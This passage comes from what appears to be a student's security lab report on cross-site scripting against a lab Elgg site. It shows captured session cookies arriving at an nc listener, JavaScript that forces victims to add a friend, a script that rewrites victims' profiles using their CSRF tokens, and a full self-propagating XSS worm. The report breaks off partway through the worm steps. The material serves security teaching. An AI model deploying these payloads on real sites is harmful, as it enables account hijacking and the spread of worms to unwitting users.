GET /?c=Elgg%3Dnue8q8ef6nig2vvcg9blrd7q13 HTTP/1.1
Host: 10.0.2.39:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/samy
Connection: keep-alive
```

Fig. 3(b): Commencing the listener.

Now, Boby logs in, eventually falling prey to the attack.




Fig. 3(c): Boby logs in.

Since Samy's the target, Boby, with no doubt, browses her profile. No sooner Samy's profile opens, than the attack launches to lead the attacker obtain cookies belonging to Boby.

- P.T.O -

Fig. 3(d): Browsing Samy's profile.

On browsing the profile, the cookies get captured.

```
seed_PES2UG19CS052_Anurag.R.Simha@Attacker:~$ nc -lv 5555
Listening on [0.0.0.0] (family 0, port 5555)
Connection from [10.0.2.39] port 5555 [tcp/*] accepted (family 2, sport 47378)
GET /?c=Elgg%3Df4h1slmut869rjj7b3017vhrg4 HTTP/1.1
Host: 10.0.2.39:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/samy
Connection: keep-alive
```

Fig. 3(e): The captured cookies.

Task 4: Becoming the Victim's Friend


The objective of this task is to write an XSS worm in Elgg. In this task an XSS worm that does not self-propagate is scripted to inject into Samy's profile. When a victim visits Samy's profile, the injected code gets executed and adds Samy to the victim's friend list. In order to perform such an attack, Samy needs to investigate how the friend request looks like.

Samy will create another account on the website say Boby and sends a friend request to himself with this new account. Samy will use tools like web developer tools provided by Firefox web browser to capture the http request going out from his browser.

Once Samy knows the URL of the add friend request, he can write a JavaScript program that triggers the add friend request to the server whenever someone visits his profile page. This can be done by injecting the malicious JavaScript program into the About section of his profile.

Phase I – Information Gathering

Samy understands the request structure by adding Boby as a friend.




```
http://www.xsslabelgg.com/action/friends/add?
friend=45&__elgg_ts=1649937262&__elgg_token=geuuhObkOGp0Z8dDYxC36Q&__elgg_ts=1649937262&__elgg_token=geuuhObkOGp0Z8dDY
xC36Q
Host: www.xsslabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/boby
X-Requested-With: XMLHttpRequest
Cookie: Elgg=vnlfd4ldeecc0f2u0g7ifqamt4
Connection: keep-alive

GET: HTTP/1.1 200 OK
Date: Thu, 14 Apr 2022 11:56:00 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 364
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/json;charset=utf-8
----------------------
```

Fig. 4.1(a): Understanding the requests.

Fig. 4.1(b): Samy's details in the source program.

In the request that adds Boby as a friend, there is a URL containing a number (45). This signifies a unique number coined 'GUID' of a user. Here, 45 is the GUID of Boby. Followed by this number are the values of a secret token and a timestamp. Since these values are dynamically assigned by the browser it does

not need much focus. In the second *paragraph* is the keyword 'GET', signifying the request is being delivered in the form of a GET request. From the details observed in figure 4.1(b), Samy's GUID is noticed as 47, which is imperative. With these details in mind, the malicious program is scripted.

Phase II – Scripting the program

The program:

Name: `task4.js`

```
window.onload=function()
{
    var Ajax=null;
    var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
    var token="&__elgg_token="+elgg.security.token.__elgg_token;
    //Construct the HTTP request to add Samy as a friend.
    var sendurl =
"http://www.xsslabelgg.com/action/friends/add?friend=47"+token+ts;
    //Create and send Ajax request to add friend.
    Ajax=new XMLHttpRequest();
    Ajax.open("GET",sendurl,true);
    Ajax.setRequestHeader("Host","www.xsslabelgg.com");
    Ajax.setRequestHeader("Content-Type","application/x-www-formurlencoded");
    Ajax.send();
}
```

```
seed_PES2UG19CS052_Anurag.R.Simha@Attacker:~$ cat /var/www/html/task4.js
window.onload=function()
{
        var Ajax=null;
        var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
        var token="&__elgg_token="+elgg.security.token.__elgg_token;
        //Construct the HTTP request to add Samy as a friend.
        var sendurl = "http://www.xsslabelgg.com/action/friends/add?friend=47"+token+ts;
        //Create and send Ajax request to add friend.
        Ajax=new XMLHttpRequest();
        Ajax.open("GET",sendurl,true);
        Ajax.setRequestHeader("Host","www.xsslabelgg.com");
        Ajax.setRequestHeader("Content-Type","application/x-www-formurlencoded");
        Ajax.send();
}
seed_PES2UG19CS052_Anurag.R.Simha@Attacker:~$
```

Fig. 4.2(b): Scripting the program.

Phase III – Launching the attack

With the scripted code in place, following a similar approach from the previous task, the program is now prepared to launch.

1. Changing the brief description of Sammy.




Fig. 4.3(a): Injecting the code.

2. Logging in as Alice.




Fig. 4.3(b): Alice is logged in.

Alice is in a void of any friends, until she browses Samy's profile.

Fig. 4.3(c): Alice's profile initially.

No sooner Alice opens his profile, than the attack instantaneously launches, adding Samy as Alice's friend.

Fig. 4.3(d): Samy is Alice's friend.

Task 5: Modifying the Victim's Profile

In this task a JavaScript program similar to the previous task is used. But this time to send out a POST request modifying the victim's profile. In order to forge a POST request Samy needs to investigate the actual POST request that is sent when the profile of a user is modified. Samy can do this easily by modifying his own profile and use web developer tools to monitor the HTTP request triggered.

Once the request has been investigated, we can see that the content sent out starts with elgg token and ts variables followed by profile page fields and their access level. Using that information Samy creates a JavaScript program.

Phase I – Information Gathering

Samy first alters the description on her profile to learn the pattern involved in the cookies designed.




Fig. 5.1(a): Learning the patterns involved.

In the below image, performing a similar to the analysis from above, it's noticed that this action completes by a POST request to the server. And the core of this cookie contains the GUID of Samy along with the manner the description gets set. This also includes the secret tokens and timestamps. With all these details in mind a JavaScript weapon is made.

- P.T.O -

```
http://www.xsslabelgg.com/action/profile/edit
Host: www.xsslabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/samy/edit
Content-Type: application/x-www-form-urlencoded
Content-Length: 516
Cookie: Elgg=700podkpfk7esu8fmt9m8p8n36
Connection: keep-alive
Upgrade-Insecure-Requests: 1

__elgg_token=AHh0491UQS_cT7qiBl7q8A&__elgg_ts=1650040747&name=Samy&description=<p>Anurag.R.Simha is my Hero</p>
&accesslevel[description]=2&briefdescription=&accesslevel[briefdescription]=2&location=&accesslevel
[location]=2&interests=&accesslevel[interests]=2&skills=&accesslevel[skills]=2&contactemail=&accesslevel
[contactemail]=2&phone=&accesslevel[phone]=2&mobile=&accesslevel[mobile]=2&website=&accesslevel
[website]=2&twitter=&accesslevel[twitter]=2&guid=47
POST: HTTP/1.1 302 Found
Date: Fri, 15 Apr 2022 16:39:19 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Location: http://www.xsslabelgg.com/profile/samy
Content-Length: 0
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html;charset=utf-8
----------------------
```

Fig. 5.1(b): The cookie to add description.

Phase II – Scripting the program

The program:

Name: `post.js`

```
window.onload=function()
{
    //JavaScript code to access uer name, user guid, Time Stamp, __elgg_ts
    //and Security Token __elgg_token
    var userName=elgg.session.user.name;
    var guid="&guid="+elgg.session.user.guid;
    var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
    var token="&__elgg_token="+elgg.security.token.__elgg_token;
    var desc =
"&description=Anurag.R.Simha+is+my+Hero"+"&accesslevel[description]=2";
    var name="&name="+userName;
    //Construct the content of the url
    var sendurl="http://www.xsslabelgg.com/action/profile/edit";
    var content=token+ts+name+desc+guid;
    //FILL-IN
    var samyGuid=47;
    //FILL-IN
    if(elgg.session.user.guid!=samyGuid)
    {
        //create and send Ajax request to modify profile
        var Ajax=null;
        Ajax=new XMLHttpRequest();
        Ajax.open("POST",sendurl,true);
        Ajax.setRequestHeader("Content-Type","application/x-www-form-
urlencoded");
```

```
        Ajax.send(content);
    }
}
```

```
seed_PES2UG19CS052_Anurag.R.Simha@Attacker:~$ cat /var/www/html/post.js
window.onload=function()
{
    //JavaScript code to access uer name, user guid, Time Stamp, __elgg_ts
    //and Security Token __elgg_token
    var userName=elgg.session.user.name;
    var guid="&guid="+elgg.session.user.guid;
    var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
    var token="&__elgg_token="+elgg.security.token.__elgg_token;
    var desc = "&description=Anurag.R.Simha+is+my+Hero"+"&accesslevel[description]=2";
    var name="&name="+userName;
    //Construct the content of the url
    var sendurl="http://www.xsslabelgg.com/action/profile/edit";
    var content=token+ts+name+desc+guid;
    //FILL-IN
    var samyGuid=47;
    //FILL-IN
    if(elgg.session.user.guid!=samyGuid)
    {
        //create and send Ajax request to modify profile
        var Ajax=null;
        Ajax=new XMLHttpRequest();
        Ajax.open("POST",sendurl,true);
        Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
        Ajax.send(content);
    }
}
seed_PES2UG19CS052_Anurag.R.Simha@Attacker:~$
```

Fig. 5.2(a): The program to attack.

Phase III – Launching the attack

This program is now embedded in Samy's profile.




Fig. 5.3(a): Injecting the code.

Alice logs into her profile to see a blank space in her description.

Fig. 5.3(b): Alice's initial profile.

No sooner Alice visits Samy's profile, than the description changes to *'Anurag.R.Simha is my Hero'*.

Fig. 5.3(c): Alice is attacked.

```
http://www.xsslabelgg.com/action/profile/edit
Host: www.xsslabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/samy
Content-Type: application/x-www-form-urlencoded
Content-Length: 141
Cookie: Elgg=673pj7ns92deo2k8amvqn294f1
Connection: keep-alive
=&__elgg_token=z-S0Q8OB-OI91no82wComA&__elgg_ts=1650040945&name=Alice&description=Anurag.R.Simha is my
Hero&accesslevel[description]=2&guid=44
POST: HTTP/1.1 302 Found
Date: Fri, 15 Apr 2022 16:42:26 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Location: http://www.xsslabelgg.com/profile/alice
Content-Length: 0
Keep-Alive: timeout=5, max=98
Connection: Keep-Alive
Content-Type: text/html;charset=utf-8
----------------------
```

Fig. 5.3(d): The cookies.

On looking into a cookie capture, it's exposed that the exactly expected operation gets performed.

Task 6: Writing a Self-Propagating XSS Worm

To become a real worm, the malicious JavaScript program should be able to propagate itself. Namely, whenever some people view an infected profile, not only will their profiles be modified, the worm will also be propagated to their profiles, further affecting others who view these newly infected profiles. This way, the more people view the infected profiles, the faster the worm can propagate. This is exactly the same mechanism used by the Samy Worm: within just 20 hours of its October 4, 2005 release, over one million users were affected, making Samy one of the fastest spreading viruses of all time. The JavaScript code that can achieve this is called a self-propagating cross-site scripting worm. In this task, you need to implement such a worm, which infects the victim's profile and adds the user "Samy" as a friend.

To achieve self-propagation, when the malicious JavaScript modifies the victim's profile, it should copy itself to their profile.

The program:

```
<script type='text/javascript' id="worm">
window.onload=function() {
    //JavaScript code to access uer name, user guid, Time Stamp,__elgg_ts
    //and Security Token __elgg_token
    var userName=elgg.session.user.name;
    var guid="&guid="+elgg.session.user.guid;
    var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
    var token="&__elgg_token="+elgg.security.token.__elgg_token;
```

```
    var
briefdesc="&briefdescription=Anurag.R.Simha+is+my+Hero"+"&accesslevel[briefdes
cription]=2";
    var name="&name="+userName;
    var jsCode="<script type='text/javascript'
id=worm>".concat(document.getElementById("worm").innerHTML).concat("</").conca
t("script>");
    var wormCode=encodeURIComponent(jsCode);
    var
desc="&description=".concat(wormCode).concat("&accesslevel[briefdescription]=2
");
    //Construct the content of the url
    var sendurl="http://www.xsslabelgg.com/action/profile/edit";
    var content=token+ts+name+desc+briefdesc+guid; //FILL-IN
    var samyGuid=47; //FILL-IN
    if(elgg.session.user.guid!=samyGuid)
    {
        var Ajax = null;
        var ts = "&__elgg_ts="+elgg.security.token.__elgg_ts;
        var token = "&__elgg_token="+elgg.security.token.__elgg_token;
        //Construct the HTTP request to add Samy as a Friend
        var
sendfriendurl="http://www.xsslabelgg.com/action/friends/add?friend=47"+token+t
s;
        //Create and send Ajax request to add friend
        Ajax= new XMLHttpRequest();
        Ajax.open("GET",sendfriendurl,true);
        Ajax.setRequestHeader("Host","www.xsslabelgg.com");
        Ajax.setRequestHeader("Content-Type","application/x-www-form-
urlencoded");
        Ajax.send();
        //create and send Ajax request to modify profile
        var Ajax=null;
        Ajax=new XMLHttpRequest();
        Ajax.open("POST",sendurl,true);
        Ajax.setRequestHeader("Content-Type","application/x-www-form-
urlencoded");
        Ajax.send(content);
        }
    }
</script>
```

In this program, to achieve self-propagation, the entire JavaScript contents get stored in a string which is concatenated between two strings stored in a variable called ‘desc’. With the program in place, the attack is performed by altering the **HTML content** in Samy’s profile.

The procedure to be followed is below:

1. Login as Samy and click on ‘Edit Profile’.

2. Click on ‘Edit HTML’ in ‘About me’.

